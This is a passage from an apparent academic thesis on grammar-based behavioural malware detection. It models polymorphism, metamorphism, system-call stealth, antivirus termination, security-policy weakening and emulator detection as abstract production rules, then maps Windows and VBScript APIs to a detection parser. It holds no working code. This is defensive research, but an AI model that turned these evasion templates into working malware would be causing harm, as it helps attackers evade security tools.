1) Polymorphism: Polymorphism is historically the first type of mutation technique and thus the simpler. As a matter of fact, code encryption remains the most prevalent technique of polymorphism. The code constituting the body of malware is encrypted during replication. Fortunately, most of the actual encryption functions used by malware writers are simple binary operations. A typical example is the XOR encryption applied with a constant key value. The behavioral description provided below covers these encryption techniques. The description is in fact an extended version of the behavior template described in [64]. In particular, chaining and key variation have been introduced through production rules (*iii*) and (*iv*) because they were encountered in some of the analyzed malware. In addition, certain algorithms such as in *PRIDE (Pseudo-Random Index DEcryption [85])* have complex or random memory accesses instead of sequential ones in order to delude emulators. Production rule (*v*) configures the progression in memory of the encryption algorithm during the process.

(*i*)	<*Polymorphism*>	::=	*object*1 := &(*object*2);
			while(< (*object*3, *object*4)){
			<*Ciphering*>
			<*KeyVariation*>
			<*Next*>
			}

{ <*Polymorphism*>.var2Id	=	*object*2.objId	
<*Polymorphism*>.locId	=	*object*1.objId	
<*Polymorphism*>.keyId	=	<*Ciphering*>.var2Id	
*object*2.objId	=	<*Polymorphism*>.var1Id	
*object*3.objId	=	*object*1.objId	
<*Ciphering*>.varId	=	<*Polymorphism*>.locId	
<*KeyVariation*>.varId	=	<*Polymorphism*>.keyId	
<*Next*>.varId	=	<*Polymorphism*>.locId	
<*Polymorphism*>.var2Type	=	*var*	
<*Polymorphism*>.locType	=	*var*	
<*Polymorphism*>.keyType	=	*var*	
*object*1.objType	=	*var*	
*object*2.objType	=	*var*	
*object*3.objType	=	*object*1.objType	
*object*4.objType	=	*var*	}
(*ii*) <*Ciphering*>	::=	<*Chaining*>	
		[*object*1] := <*Op*2> ([*object*2], *object*3)	
{ <*Ciphering*>.var2Id	=	*object*3.objId	
<*Chaining*>.varId	=	<*Ciphering*>.var1Id	
*object*1.objId	=	<*Ciphering*>.var1Id	
*object*2.objId	=	*object*1.objId	
*object*1.objType	=	*var*	}
(*iii*) <*Chaining*>	::=	[*object*1] := <*Op*2> ([*object*2], [−(*object*3, 1)]);	
	|	ϵ	
{ *object*1.objId	=	<*Chaining*>.varId	
*object*2.objId	=	*object*1.objId	
*object*3.objId	=	*object*1.objId	
*object*1.objType	=	*var*	}
(*iv*) <*KeyVariation*>	::=	*object*1 := <*Op*2> (*object*2, *object*3);	
	|	ϵ	
{ *object*1.objId	=	<*KeyVariation*>.varId	
*object*2.objId	=	*object*1.objId	
*object*1.objType	=	*var*	
*object*3.objType	=	*var*	}
(*v*) <*Next*>	::=	*object*1 := <*Op*2> (*object*2, *object*3);	
	|	ϵ	
{ *object*1.objId	=	<*Next*>.varId	
*object*2.objId	=	<*Next*>.varId	
*object*1.objType	=	*var*	
*object*3.objType	=	*var*	}

The associated decryption routine has the same structure as the mutation process since encryption and decryption algorithms are built on reversible operations. The decryption routine may be built from encryption either by varying the key or replacing the arithmetic operations implied. The main difference finally relies on an additional jump for the transfer of control to the malicious code.

(*i*) <*DecryptRoutine*>	::=	<*Polymorphism*>	
		goto *object*1;	
{ <*DecryptRoutine*>.locId	=	<*Polymorphism*>.locId	
*object*1.objId	=	<*DecryptRoutine*>.locId	}

2) Metamorphism: Metamorphic transformations, event if they are more complex, can still be formalized within a model based on formal grammars. In [98, 99], E. Filiol has defined metamorphism as a rewriting system transforming a grammar into an other one. Our model reuses this definition establishing rewriting rules for our grammar. Metamorphic engines use four main

types of techniques: reordering, register reassignment, garbage insertion and substitution with equivalent instructions. This last technique is partially addressed at the semantic level and thus shall not be described formally. In particular, in our formalization, the use of different system services with varying parameters can be reduced to their basic interpretation as interactions bringing equivalences into light.

The first technique is garbage insertion. Existing works already define the insertion of dead code as a grammar production rule [202]. This model considers only the insertion of `nop` equivalent instructions. In our model, we extend the notion of garbage code to any sequence that once inserted does not modify any variable or interaction history of the original code. In order to define our rewriting rule, let us define a sequence S generated by our framework. Let $s_1, ..., s_n$ be any possible partition of S into n subsequences. Such a partition is always possible as soon as the sequence is not made up of a single command or a single structure.

(i)	$s_1 ... s_n$	$\Rightarrow_R$	<Garbage> s_1 <Garbage> ... <Garbage> s_n <Garbage>
(ii)	<Garbage>	::=	<Sequence>

$\{ \forall object_S \in S, \forall object_L \in L(\text{<Sequence>}), object_L.objId \neq object_S.objId \}$

We use the same notation in order to define code reordering. The sequence is once again partitioned and then recombined according to any possible permutation of the subsequence $s_i ... s_j$. Jump are then introduced in order to maintain the correct control flow.

(i)	$s_1 ... s_n$	$\Rightarrow_R$	*goto object*1; s_{i-1}; *goto objecti*; ...; s_1; *goto object*2; ...; s_n

As we are working at a semantic level, the problem of register reassignment is already addressed using generic variables. But, once again, the notion of register reassignment can be extended to the more generic principle of object reassignment. Let us denote the substitution $S[object'/object]$ as the rewriting of the sequence S where all occurrences of objects sharing the same identifier $object.objId$ are replaced by the identifier $object'.objId$.

(i)	S	$\Rightarrow_R$	$V_{new} := (V_{old})$; $S[V_{old}/V_{new}]$

3.2.7 Other anti-antiviral techniques

1) Stealth: Mutations constituted passive techniques of defense against scanning. Stealth is an other passive technique of protection, more adapted to dynamic monitoring. A malware is said stealthy with regards to its environment if no reference is made to it in the information structures controlled by the system. In grammatical terms, it could be translated by the following result: $\{object.objType = env\_var\} \cap \{object.objType = this\} = \oslash$. For example, no reference to the malware should be clearly visible in the file system tables or the process list. Most of these environment structures are accessed thanks to services, so the references to malware should be deleted at this level. In order to achieve this, we define ways for a malware to be stealthy relatively to services and in particular system calls by replacing them with altered functions. There are two basic cases. Either the malware is referenced within the call parameters, or it is referenced within the returned values. These references can be replaced by benign data respectively through pre-processing, as in production rule (ii), or post-processing, as in production rule (iii). The reference can be an explicit value but also a value contained inside a complex structure, requiring analysis of all entries.

(*i*)	<*StealthFuntion*>	::=	<*Preprocessing*> <*SysCall*> <*Postprocessing*>	
{ <*StealthFuntion*>.paramId		=	<*Preprocessing*>.var1Id	
<*StealthFuntion*>.retId		=	<*Postprocessing*>.var1Id	
<*StealthFuntion*>.refId		=	<*Preprocessing*>.var2Id	
<*SysCall*>.var1Id		=	<*StealthFuntion*>.paramId	
<*Postprocessing*>.var1Id		=	<*SysCall*>.var2Id	
<*StealthFuntion*>.paramType		=	*var*	
<*StealthFuntion*>.retType		=	*var*	
<*StealthFuntion*>.refType		=	*var*	}

(*ii*)	<*Preprocessing*>	::=	$if(=(object1, object2))then\{$
			*object*3 := *object*4;
			}	

{ <*Preprocessing*>.var1Id		=	*object*1.objId	
<*Preprocessing*>.var2Id		=	*object*2.objId	
*object*3.objId		=	*object*1.objId	
*object*2.objType		=	*var*	
*object*4.objType		=	*var*	}
		|	ϵ	

(*iii*)	<*Postprocessing*>	::=	$if(=(object1, object2))then\{$
			*object*3 := *object*4;
			}	

{ *object*1.objId		=	<*Postprocessing*>.var1Id	
*object*2.objId		=	<*Postprocessing*>.var2Id	
*object*3.objId		=	*object*1.objId	
*object*4.objType		=	*var*	}

		|	*object*1 := *object*2;
			$while(<(object3, object4))\{$
			$if(=(object5, object6))then\{$
			*object*7 := *object*8;
			}
			*object*9 := $+(object10, 1)$;
			}	

{ *object*2.objId		=	<*Postprocessing*>.var1Id	
*object*3.objId		=	*object*1.objId	
*object*5.objId		=	*object*1.objId	
*object*6.objId		=	<*Postprocessing*>.var2Id	
*object*7.objId		=	*object*1.objId	
*object*9.objId		=	*object*1.objId	
*object*10.objId		=	*object*1.objId	
*object*1.objType		=	*var*	
*object*4.objType		=	*var*	
*object*8.objType		=	*var*	}
		|	ϵ	

2) Proactive defense: In addition to passive techniques of defense, malware also have at their disposal active techniques. Basically, malware often try to delete security files or terminate antivirus processes in order to execute freely.

(*i*)	<*ProactiveDefense*>	::=	*delete* *object*1
{ <*ProactiveDefense*>.targId		=	*object*1.objId
<*ProactiveDefense*>.targType		=	*obj_sec*
*object*1.objType		=	<*ProactiveDefense*>.targType }

An other form of proactive protection is the modification of the security policy. Most programs, even the operating system store this information in policy objects like registry keys or configuration files. For malware, the objective is to replace the current configuration by the weakest possible one.

(i)	$<Policy>$	::=	$open \quad object1;$ $send\ object2 \rightarrow object3;$	
{ $<Policy>$.targId		=	$object1$.objId	
$object3$.objId		=	$object1$.objId	
$<Policy>$.targType		=	obj_sec	
$object1$.objType		=	$<Policy>$.targType	
$object2$.objType		=	var	}

These two techniques are quite aggressive and are consequently monitored by antivirus products and host-based intrusion detection systems. There are more subtle ways to avoid detection, such as preventing the capture of any information betraying the malicious activity. During analysis, malaware are often primarily run in an emulated environment. Such a virtual system can be detected because it does not entirely match up real ones. The redpill technique is based on this kind of comparison by reading the CPU structure thanks to the `cpuid` instruction [207]. When finding a virtual environment, malware can execute a legitimate sequence or simply stop.

(i)	$<DetectEmulator>$	::=	$receive\ object1 \leftarrow object2;$ $if(=(object3, object4))then\{$ $\quad stop;$ $\}else\{$ $\quad <Sequence>$ $\}$	
{ $object3$.objId		=	$object1$.objId	
$object1$.objType		=	var	
$object2$.objType		=	env_var	
$object4$.objType		=	var	}

3.3 Model assessment and use cases

Along this chapter, we have introduced a behavioral model based on formal grammars. Similar models, based either on and/or graphs [175], or on dynamically built graphs [181], have been proposed, but the choice of a grammatical formalism was motivated by the solid foundations it offers and the numerous results existing on the subject, allowing us to benefit from past experiences. In particular, attribute grammars have provided a mean to express the set of operations making up behaviors, but also their combination and linking through attributes, without requiring any adaptation of the formalism itself. Contrary to the previously mentioned articles, the classes of attributes are richer and precisely defined. A second reason for choosing a grammatical formalism lies in its facilities in terms of manipulation and understanding that ease any model update or evolution. Formal grammars thus constituted a judicious basis for further extensions.

In response to the first objective of the thesis, the *Abstract Malicious Behavioral Language (AMBL)* has been designed to convey the generic principles of behaviors which are finally independent from the technical details of the implementation such as the configuration of the platform or the programming language in which malware are developed. The language natively supports a set generic interactions for the manipulation of environment objects, which were until now lacking in formal behavioral language [64]. The formal properties of the language have also been studied (operational semantics, Turing-completeness, interactive incompleteness, well-formed attribute grammar) contrary to languages purely built on experimentation [211].




FIGURE 3.7 - CYCLE BETWEEN IMPLEMENTATION AND THEORETICAL MODELS.

Within the *AMBL*, several malicious behaviors have been described. With respect to [181] which only describes duplication or [64, 175, 211] which only provide a restricted set of behaviors, this chapter describes a richer set of behaviors related to the installation of the malware but also to its attack payload. These descriptions constitute a first evidence of the expressiveness of the *AMBL*. However, these descriptions have been established by manual analysis of a limited pool of malware. Their viability must be guaranteed by checking their adequacy with a larger pool of test. Additional manual analysis is obviously not a satisfying solution. Another way to check their adequacy is to implement these descriptions inside a behavioral detector. The coverage of the detector should provide a pertinent assessment of the language soundness by verifying that malware are actually detected and not legitimate programs, as well as its completeness by verifying the number of misssed malware. The advantage is that the grammatical model is compatible with different detection techniques. By restricting the behavioral descriptions to the interactive core of the language, these descriptions can become signatures for simulation-based detection. Parsing can then be deployed, either off-line or in real-time, over the system calls collected during dynamic monitoring. Reintroducing the internal operations and structures, these descriptions can become templates for static analysis. For example, these descriptions could be translated into temporal logic formulae for model checking.

Before implementing a detector, a translation mechanism is still required. This problem is briefly evoked inside this chapter but the process is not automated yet. As stated in the thesis objectives, the translation must operate in both ways: from the implementation to the model and back. As shown in Figure 3.7, the translation into the behavioral language can be addressed along detection. Translation interprets the collected data in order to ease the final comparison with the behavioral descriptions. This side of the translation is addressed by Chapter 4, covering detection. The reverse translation from the model into potential implementations is addressed in Chapter 5 by specification of mutation techniques at the behavioral level.

Chapter 4

Behavioral detection by grammar-based signatures

Contents

BEHAVIORAL DETECTION should theoretically be able to detect, if not innovative malware, at least unknown malware reusing variations of known techniques. However, most of the current behavioral detectors rely on specific characteristics, allowing evasion through simple modifications at the functional level. In the previous chapter, a generative grammar for the *Abstract Malicious Behavioral Language* has been provided to model malicious behaviors, describing their generic principle rather than their technical implementations. This chapter shows the usage of behavioral signatures declared in the *AMBL* to build efficient and resilient parsing automata for detection.

In a detection context, deterministic finite automata are attractive because their linear complexity remains acceptable for operational deployment. Already in 1995, [59] used automata to describe the alternative sequences of operations making up malicious behaviors. Detection was then restricted to behaviors described by classes of grammars insensitive to the context. Since then, a focus on data flow has led to the apparition of tainting techniques to detect malicious uses of data [187]. After significant successes, control of the data flow is now broadly used, in intrusion detection [49] or malware behavior extraction [65]. The data-flow being context-sensitive, it requires more evolved automata, such as pushdown automata, to be handled. In practice, the automata embed the sequences of system calls constituting respectively attacks and behaviors. The data flow is then captured by analysis of the parameters collected along the system calls. Following this principle, [181] focuses on self-reproduction as the discriminating behavior for detection whereas [175] focuses on bots behaviors. The approach of behavioral detection that we present in this chapter also combines automata and data flow control. But, according to the declarative approach of [199], behavior signatures are first declared within the *AMBL* instead of being directly embedded into automata like the previously mentioned articles.

Starting from the declared signatures, parsing automata are built for behavioral detection by syntax checking and semantic evaluation. The *AMBL* semantic attributes, specified for binding and typing, increase the linking between the operations making up the behaviors. In reference to intrusion scenarios [74, 188], these attributes eventually constitute two sets referred to as prerequisites and consequences, evaluated at every step of the automata. Through prerequisites and consequences, unrelated operations are precisely identified, similarly to the event filters formalized in [200]. Unlike traditional parsing, filtered symbols must be dropped to keep on with the detection. An other difference with traditional parsing is that detection searches in a single pass for multiple instances of a same behavior, some possibly incomplete. Just like in [200], derivation duplication is used to handle these multiple instances without risk of missing one.




FIGURE 4.1 - CONFIGURATION AND DETECTION PROCESSES. On the right, the detection process is described with its two layers for abstraction and detection. On the left, the configuration process describes the prerequisites of the respective layers.

In input to parsing, collection mechanisms supply raw data and abstraction is needed to translate the observed traces into the behavioral language. [175] addresses by a layered architecture the semantic gap existing between the system call traces, understandable by OS specialists, and high-level behaviors. The present approach also introduces an abstraction layer for translation into the *AMBL*, in order to get detached from the specificities of the platform and the programming language. Figure 4.1 introduces the layered approach, with a first specific abstraction layer and a generic interoperable detection layer, based on parsing automata. Upstream, the generation of the grammatical behavior descriptions, the language abstraction or the identification of the critical system objects; all these operations require an initial configuration step as described in Figure 4.1. More precisely, critical system objects are elements of the applicative environment with potential misuse by malware; fortunately they often remain enumerable in standard environments. As for

the description generation, contrary to other detection methods which require the analysis of all samples, it mainly focuses on innovative malware. Innovative malware refer to unknown malware introducing new forms of malicious behaviors. In fact, these are scarce among the numerous variants of known malware regularly released.

This chapter covers the successive layers of the process as published in [138]. Section 4.1 starts with the abstraction layer and automated translation. Section 4.2 then defines the detection layer in terms of parsing automata, allowing their formal assessment. In particular, we have been able to identify the classes of attribute-grammars acceptable for signature detection in a single pass, but also to assess the detection complexity in various cases. Since detection only provides information about independent behaviors, Section 4.3 addresses behavior correlation over the parsing results, in order to merge this information and profile malware into families. Implementation of the different layers is covered in Section 4.4 in order to provide in Section 4.5 a second operational assessment in terms of coverage and performance. Section 4.6 finally discusses the possible application of this method, originally designed for stand-alone malware, to web-based malware.

4.1 Translation into the abstract language

In input to behavioral detection, a collection mechanism statically or dynamically captures traces of actions. The level at which it is running directly influences the completeness and the nature of the available data, varying from instructions to system calls along with their parameters. These traces remain specific to a given platform and to the language in which the malware instance has been coded (native, interpreted or macro code). A first translation layer is thus required to abstract the collected data into the behavioral language from Chapter 3. Translation of basic instructions, either arithmetic (e.g. move, addition, subtraction) or control related (e.g. conditional, jump), into operations of the behavioral language is an obvious mapping which does not require further explanation. However, translation of the system calls and their parameters into interactions and objects from the language turns out to be more complex. Section 4.1.1 first describes call translation by mapping. Section 4.1.2 then describes parameter translation by decision trees.

4.1.1 Translating calls to Application Programming Interfaces

For programs to access any service or resource from its environment, the Application Programming Interfaces (API) constitute a mandatory point enforcing the security and consistency of these accesses [189]. System calls constitute a particular subset of API calls where native code accesses services from the operating system; still, the first notation will prevail to remain generic. For each programming language the set of available API can be classified into distinct interaction operations. This set of interfaces being finite and supposedly stable, the translation can be defined as a direct mapping over the language interaction symbols, guaranteeing the completeness of the process.

The mapping definition is part of the detector configuration, under the responsibility of programming language specialists. Table 4.1 provides a mapping for API from *Windows* and *VBScript*. The table integrates native system calls located in the *Ntdll* [8]. Focusing on *open* interactions, they eventually correspond to different API according to the nature of the manipulated object. Opening a file, for example, is achieved using either `NtOpenFile` in *Windows C* code, or `GetFile` and `OpenTextFile` in *VBScript*. However, the interface name, on its own, is not always sufficient to determine the interaction symbol. Let us take another example. Network devices and files use common APIs; the distinction being made on the path parameter (e.g. `\device\Afd\Endpoint`). Network sending and receiving operations then depends on the control code transmitted to the device with `NtDeviceIoControlFile` (e.g. `IOCTL_AFD_RECV`, `IOCTL_AFD_SEND`). When required, constant parameters can thus constitute additional inputs of the mapping:

(1) $\{API\ name\} \times (\{Constant\ parameters\} \cup \{\epsilon\}) \rightarrow \{Interaction\ class\}$.

Interaction Class	Object Nature	Windows Native API	VBScript API
Open	File	**NtOpenFile**(ptr FileHandle, ..., str FilePath, ...) **NtCreateSection**(ptr SectionHandle, ..., ptr FileHandle)	FileSystemObject.**GetFile**(str FilePath) FileSystemObject.**GetFolder**(str FilePath) FileSystemObject.**OpenTextFile**(str FilePath) FileSystemObject.**FileExists**(str FilePath) FileSystemObject.**GetDrive**(str DivePath) FileSystemObject.**Drives.Item**(int DriveNumber)
	Registry	**NtOpenKey**(ptr KeyHandle, ..., str KeyName, ...) **NtEnumerateKey**(ptr KeyHandle, ...)	
	Network	**NtOpenFile**(ptr DeviceHandle, ...,**str NetworkDevicePath**,...)	
Create	File	**NtCreateFile**(ptr FileHandle, ..., str FilePath, ...)	FileSystemObject.**CreateFolder**(str FilePath) FileSystemObject.**CreateTextFile**(str FilePath)
	Registry	**NtCreateKey**(ptr KeyHandle, ..., str KeyName, ...)	
	Network	**NtCreateFile**(ptr FileHandle, ..., str NetworkDevicePath, ...)	
	Mail		**CreateObject("CDO.Message")** **CreateObject("Cdonts.NewMail")** OutlookApplication.**CreateItem**(int ItemNumber)
Close	File	**NtClose**(ptr FileHandle)	FileObject.**Close**()
	Registry	**NtClose**(ptr KeyHandle)	
	Network	**NtClose**(ptr DeviceHandle)	
Delete	File	**NtDeleteFile**(str FilePath)	FileSystemObject.**DeleteFile**(str FilePath) FileSystemObject.**DeleteFolder**(str FilePath)
	Registry	**NtDeleteKey**(ptr KeyHandle)	ShellObject.**RegDelete**(str KeyName)
Read	File	**NtReadFile**(ptr FileHandle, ..., ptr Buffer, ...) **NtReadFileScatter**(ptr FileHandle, ..., ptr SegmentArray, ...) **NtMapViewOfSection**(ptr SectionHandle, ..., ptr BaseAddress, ...)	FileObject.**Read**() FileObject.**ReadLine**() FileObject.**ReadAll**()
	Registry	**NtQueryValueKey**(ptr KeyHandle, str Value, ..., ptr Buffer, ...)	ShellObject.**RegRead**(str KeyName)
	Network	**NtDeviceIoControlFile**(ptr DeviceHandle, ...,**ReadControl**, ptr Buffer,...)	
Write	File	**NtWriteFile**(ptr FileHandle, ..., ptr Buffer, ...) **NtWriteFileGather**(ptr FileHandle, ..., ptr SegmentArray, ...)	FileObject.**Write**(str Value) FileObject.**WriteLine**(str Value) FileObject.**Copy**(str FilePath) FileObject.**Move**(str FilePath) FileSystemObject.**CopyFile**(str FilePath,str FilePath) FileSystemObject.**MoveFile**(str FilePath str FilePath)
	Registry	**NtSetValueKey**(ptr KeyHandle, str Value, ..., str Buffer, ...)	ShellObject.**RegWrite**(str KeyName, str Value)
	Network	**NtDeviceIoControlFile**(ptr DeviceHandle, ...,**SendControl**, ptr Buffer, ...)	
	Mail		MailObject.**TextBody**(str Content) MailObject.**Body**(str Content) MailObject.**AddAttachment**(str FilePath) MailObject.**AttachFile.Add**(str FilePath) MailObject.**Attachments.Add**(str FilePath)
Execute	Process	**NtCreateProcess**(..., ptr SectionHandle, ...)	Wscript.**Run**(str Commmand) ShellObject.**Run**(str Command)

TABLE 4.1 - MAPPING APIS TO INTERACTION CLASSES. The table maps the different *Windows Native* and *VBScript APIs* to the interaction classes in the left column. The table is refined according to the nature of the manipulated objects. Elements of the mapping (API names and parameters) are highlighted in bold font.

4.1.2 Translation of API call parameters by interpretation

In addition to lifting the ambiguities about interaction classes, call parameters are also critical to identify and apprehend the various objects involved. Interpretation identifies and follows objects through their different aliases and references. Interpretation also apprehends objects by discovering their potential malicious purpose, this purpose being finally conveyed by the typing system of the behavioral language. Parameters interpretation constitutes the second level of abstraction from the platform and language begun with the translation of the API.

Due to their multiple natures, parameters can not be translated by a simple mapping, as previously done in Section 4.1.1. Decision trees are more adaptive tools and are thus better suited to interpret parameters according to their representation: integers, addresses and handles, and finally strings as described on next page. The construction of the decision trees is also part of the detector configuration, under the responsibility of operating system specialists.

Integers: Integer attributes are mainly constants specific to an associated API. They mainly condition the mapping to an interaction class. The hard-coded comparison realized during the API mapping is sufficient to detect the main important constants.




FIGURE 4.2 - ADDRESS INTERPRETATION. Within the global memory space, critical structures of the operating system may be localized at fixed addresses. Inside the memory space of processes, additional locations must be considered according to the specifications of the executable format (*PE* under *Windows*, *ELF* under *Linux*).

Addresses and Handles: Addresses and handles are system references used by native code (in scripts, variables are simply referred by their name); they thus enable the identification of objects appearing in the trace. They are particularly useful to follow the data flow between these objects. Intermediate variables in memory are identified by their address a_v and potential size s_v. Every address a such as $a_v \leq a \leq a_v + s_v$ will refer to the same variable. Specific addresses have important properties and may be refined by typing. To interpret these addresses, a decision tree hierarchically partitions the address space, as shown in Figure 4.2. The address space is divided between the user and kernel space over `0x7FFFFFFF`. Inside the kernel space, particular address ranges correspond to tables storing system call or interrupt locations. Inside the user space, the address space of running processes is divided between the code image, stack and heap. The code image contains, among others, the entry point of the process, as well as its import table (IAT) storing the imported API.




FIGURE 4.3 - STRING INTERPRETATION. The path is progressively analyzed. The root may point to connected drives. The intermediate folders may point to transit locations. Configuration files may finally be recognized through the object name.

Strings: String parameters contain the richest information about objects. Most of these parameters are made up of printable characters often corresponding to paths. Paths satisfy a hierarchical structure where every element conveys a precise signification: from the root element identifying drives, devices and the registry, passing by the intermediate directories providing object localization, until the real name of the object. The hierarchical structure of paths is well adapted for the progressive analysis of decision trees. The decision tree described in Figure 4.3 provides an example of string interpretation in a *Windows* configuration.

The construction of the decision trees requires a precise identification of the critical resources of a system. We propose a methodology, reproducible to various systems, proceeding by consideration of the successive system layers: hardware layer, operating system layer and applicative layer. For each layer, a scope is defined encompassing the significant components involved in any potentially malicious activity. Within this scope, the resources involved either in the installation, the configuration or the use of these components must be analyzed for potential misuse:

Hardware layer: We have chosen to restrict the scope of the hardware layer to the different interfaces open to external locations from where malware could propagate or leak information: network devices, cd-rom, usb ports. We have considered that input interfaces offer less possibility of harm, except data interception. With respect to usage, drivers are key resources used to command these interfaces (e.g. `\device\Afd\Endpoint` for network). With respect to configuration, configuration files are critical because they impact the interfaces through their starting (e.g. `autorun.inf` for amovible devices) or their connection (e.g. `host` file for IP resolution). These two categories of resources must be integrated to the tree construction.

Operating system layer: The configuration of the operating system is critical but unfortunately spread in various locations (e.g. files, registry, structures in memory). The scope of the analysis is proportionally broadened. In practice, the critical resources are often well identified by the security experts, including the boot sequence or the intermediate structures used to access the services and resources provided by the system (e.g. file system, process table, interruption vector, system call table). The tree construction must eventually integrate the results of the existing experience in OS security.

Applicative layer: It is obviously impossible to consider all existing applications. There exist millions of commercial applications, without even taking into account those developed by individuals. Taking into account malware propagation and interoperability constraints, the scope of the analysis is restricted to connected and widely deployed applications (e.g. web browsers, mail clients, peer-to-peer clients, messengers, IRC clients). Again, are considered the related resources involved in the communication (connections, transit locations) as well as in the configuration of the application (starting procedure).

The identification of the critical resources potentially used by malware is a manual, yet necessary, configuration step. It however proves less cumbersome than analyzing the thousands of malware samples discovered every day, for the following reasons. First, the critical resources of a given platform are often known and limited; they can thus be methodologically enumerated as previously presented. Once these resources pinpointed, their name and location can then be retrieved in a partially automated way. For example, connected drives can be automatically listed using the file system to discover amovible and network drives. Peer-to-peer clients can be identified by searching the registry for installation keys. These keys also store the list of shared folders that can be recovered automatically. Still this method is only semi-automated in the sense that you need a certain knowledge about applications to generate the listing procedure. Eventually, full automation of the parameter interpretation may be very hard to achieve. In [158], an attempt was made to fully automate parameter analysis for anomaly-based intrusion detection. The interpretation relied on deviations from a legitimate model based on string length, character distribution and structural inference. These factors are significant for intrusions which mostly use misformatted parameters to infiltrate through vulnerabilities. It may prove less efficient with malware since they can use legitimate parameters, at least in appearance. Moreover, the real purpose of these parameters would still be unexplained; an additional analysis would be required for type affectation. Thus, interpretation by decision trees with automated configuration seems a good trade off between full automation and a-priori manual analysis.

4.2 Detection by parsing automata

In a grammatical model, detecting malicious behaviors is reduced to parsing their descriptions. According to Proposition 3 from previous chapter, the *AMBL* is well-formed, thus guaranteeing a possible order for semantic attribute valuation. However, in a detection context, this property is insufficient. Deployed in real-time, the detector is confronted to a continuous flow of data forbidding the decoupling of syntactic parsing from semantic evaluation into consecutive processes. Syntactic parsing and semantic evaluation must thus be achieved in a single-pass. To satisfy this constraint, attribute grammars must either be LL and L-attributed grammars, or LR and S-attributed grammars [245, Chpt.10]. By definition, LL-grammars are parsed from Left to right in order to construct Leftmost derivations whereas LR-grammars construct Rightmost derivations. As specified in Definition 4, L-attribute grammars only allow attribute dependency from left to right in the production rules. S-attributed grammars specified in Definition 5 are included within L-attributed grammars and only authorize synthesized attributes. With respect to syntax, LR-parsers can handle a larger class of grammars than LL-parser. However, the *AMBL* has very simple syntactic rules. Sematic evaluation will thus constitute our main choice criteria. By definition of the language, typing attributes are inherited. LR-parsers using a bottom-up approach will thus be missing the typing information inherited from parent nodes. LL-parsers have thus been chosen because of their capacity to handle larger classes of semantic attributes. We therefore constrain the description generation within the *AMBL* to LL and L-attributed subgrammars.

Definition 4 *In an L-attributed grammar, attribute dependencies on the right-hand sides of productions are only allowed from left to right positions. An attributed grammar G is L-attributed if for every* $\pi \in P$ *and* $Y_i.\alpha = f(..., Y_j.\beta, ...)$ *with* $\alpha \in Inh$ *and* $\beta \in Syn$*, we have* $i < j$*.*

Definition 5 *An attributed grammar G is S-attributed if every of its attribute is synthesized.*

Definition 6 *A LL-parser A is an extended pushdown automaton that can be built as a ten-tuple* $< Q, \Sigma, D, \Gamma_p, \Gamma_s, \delta, q_0, Z_{p,0}, Z_{s,0}, F >$ *where:*
- Q *is the finite set of states, and* $F \subset Q$ *is the subset of accepting states,*
- Σ *is the alphabet of input symbols and* D *is the set of values for attributes,*
- Γ_p */* Γ_s *are the parsing / semantic stack alphabets,*
- $q_0 \in Q$ *is the initial state and* $Z_{p,0}$ */* $Z_{s,0}$ *are the stacks start symbols,*
- δ *is the transition function defining the production rules and semantic routines, of the form:* $Q \times (\{\Sigma \cup \epsilon\}, D^*) \times (\Gamma_p, \Gamma_s) \rightarrow Q \times (\{\Gamma_p \cup \epsilon\}, \Gamma_s)$.

